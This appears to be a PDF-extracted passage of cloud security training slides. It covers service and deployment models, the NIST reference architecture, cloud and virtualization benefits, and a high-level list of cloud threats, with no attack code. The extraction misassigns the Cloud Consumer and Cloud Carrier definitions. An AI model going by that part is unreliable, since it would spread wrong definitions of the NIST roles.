
## Platform-as-a-Service (PaaS)

- ⊖ Offers development tools, configuration management, and deployment platforms on-demand that can be used by subscribers to develop custom applications
- ⊖ E.g. Intel MashMaker, Google App Engine, Force.com, Microsoft Azure, etc.

## Software-as-a-Service (SaaS)

- ⊖ Offers software to subscribers on-demand over the Internet
- ⊖ E.g. web-based office applications like Google Docs or Calendar, Salesforce CRM, etc.

# Separation of Responsibilities in Cloud




# Cloud Deployment Models



Cloud deployment model selection is based on the enterprise requirements

## Private Cloud

Cloud infrastructure operated solely for a single organization



## Community Cloud

Shared infrastructure between several organizations from a specific community with common concerns (security, compliance, jurisdiction, etc.)

## Hybrid Cloud

Composition of two or more clouds (private, community or public) that remain unique entities but are bound together, offering the benefits of multiple deployment models

## Public Cloud

Services are rendered over a network that is open for public use



# NIST Cloud Computing Reference Architecture



NIST cloud computing reference architecture defines five major factors

## Cloud Auditor

A party for making independent assessments of cloud service controls and taking an opinion thereon

## Cloud Broker

An entity to manage cloud services in terms of use, performance, and delivery who also maintains relationship between cloud providers and consumers


## Cloud Consumer

A person or organization that uses cloud computing services

An intermediary for providing connectivity and transport services between cloud consumers and providers

## Cloud Carrier

A person or organization providing services to interested parties



Overview of the NIST cloud computing reference architecture

# Cloud Computing Benefits



## Economic

- Business agility
- Less maintenance costs
- Acquire economies of scale
- Less capital expense
- Huge storage facilities for organizations
- Environmentally friendly
- Less total cost of ownership
- Less power consumption

## Operational

- Flexibility and efficiency
- Resiliency and redundancy
- Scale as needed
- Less operational problems
- Deploy applications quickly
- Back up and disaster recovery
- Automatic updates

## Staffing

- Streamline processes
- Well usage of resources
- Less personnel training
- Less IT Staff
- Multiple users utilize resources on cloud
- Evolution to new model of business
- Simultaneous sharing of resources

## Security

- Less investment in security controls
- Efficient, effective, and swift response to security breaches
- Standardized, open interface to managed security services (MSS)
- Effective patch management and implementation of security updates


- Better disaster recovery preparedness
- Ability to dynamically scale defensive resources on demand
- Resource aggregation offers better manageability of security systems
- Rigorous internal audit and risk assessment procedures

# Understanding Virtualization




- Virtualization is the ability to run multiple operating systems on a single physical system and share the underlying resources such as a server, a storage device or a network

**Physical Machine**



**Virtual Machine**



# Benefits of Virtualization in Cloud



- 1** Increases business continuity through efficient disaster recovery
- 2** Reduces cost of setting cloud infrastructure (cost on hardware, servers, etc.)
- 3** Improves the way organizations manage IT and deliver services
- 4** Improves operational efficiency
- 5** Reduces system administration work
- 6** Facilitates better backup and data protection
- 7** Increases service levels and enable self-service provisioning
- 8** Helps administrators to ensure control and compliance

# Module Flow



1

**Introduction to Cloud Computing**

2

**Cloud Computing Threats**

3

**Cloud Computing Attacks**

4

**Cloud Security**

5

**Cloud Security Tools**

6

**Cloud Penetration Testing**

# Cloud Computing Threats



- |                                                                        |                                                             |                                              |
|------------------------------------------------------------------------|-------------------------------------------------------------|----------------------------------------------|
| 1. Data breach/loss                                                    | 13. Loss of business reputation due to co-tenant activities | 25. Licensing risks                          |
| 2. Abuse of cloud services                                             | 14. Natural disasters                                       | 26. Loss of governance                       |
| 3. Insecure interfaces and APIs                                        | 15. Hardware failure                                        | 27. Loss of encryption keys                  |
| 4. Insufficient due diligence                                          | 16. Supply chain failure                                    | 28. Risks from changes of Jurisdiction       |
| 5. Shared technology issues                                            | 17. Modifying network traffic                               | 29. Undertaking malicious probes or scans    |
| 6. Unknown risk profile                                                | 18. Isolation failure                                       | 30. Theft of computer equipment              |
| 7. Inadequate infrastructure design and planning                       | 19. Cloud provider acquisition                              | 31. Cloud service termination or failure     |
| 8. Conflicts between client hardening procedures and cloud environment | 20. Management interface compromise                         | 32. Subpoena and e-discovery                 |
| 9. Loss of operational and security logs                               | 21. Network management failure                              | 33. Improper data handling and disposal      |
| 10. Malicious insiders                                                 | 22. Authentication attacks                                  | 34. Loss or modification of backup data      |
| 11. Illegal access to cloud systems                                    | 23. VM-level attacks                                        | 35. Compliance risks                         |
| 12. Privilege escalation                                               | 24. Lock-in                                                 | 36. Economic Denial of Sustainability (EDOS) |

# Cloud Computing Threats

(Cont'd)



## Data Breach/Loss

Data loss issues include:

- ⊖ Data is erased, modified or decoupled (lost)
- ⊖ Encryption keys are lost, misplaced or stolen
- ⊖ Illegal access to the data in cloud due to Improper authentication, authorization, and access controls
- ⊖ Misuse of data by CSP



## Abuse of Cloud Services

Attackers create anonymous access to cloud services and perpetrate various attacks such as:

- ⊖ Password and key cracking
- ⊖ Building rainbow tables
- ⊖ CAPTCHA-solving farms
- ⊖ Launching dynamic attack points
- ⊖ Hosting exploits on cloud platforms
- ⊖ Hosting malicious data
- ⊖ Botnet command or control
- ⊖ DDoS



## Insecure Interfaces and APIs

Insecure interfaces and APIs related risks:

- ⊖ Circumvents user defined policies
- ⊖ Is not credential leak proof
- ⊖ Breach in logging and monitoring facilities
- ⊖ Unknown API dependencies
- ⊖ Reusable passwords/tokens
- ⊖ Insufficient input-data validation



# Cloud Computing Threats

(Cont'd)



## Insufficient Due Diligence

Ignorance of CSP's cloud environment pose risks in operational responsibilities such as security, encryption, incident response, and more issues such as contractual issues, design and architectural issues, etc.



## Shared Technology Issues

Most underlying components that make up the cloud infrastructure (ex: GPU, CPU caches, etc.) does not offer strong isolation properties in a multi-tenant environment which enables attackers to attack other machines if they are able to exploit vulnerabilities in one client's applications



## Unknown Risk Profile

Client organizations are unable to get a clear picture of internal security procedures, security compliance, configuration hardening, patching, auditing and logging, etc. as they are less involved with hardware and software ownership and maintenance in the cloud



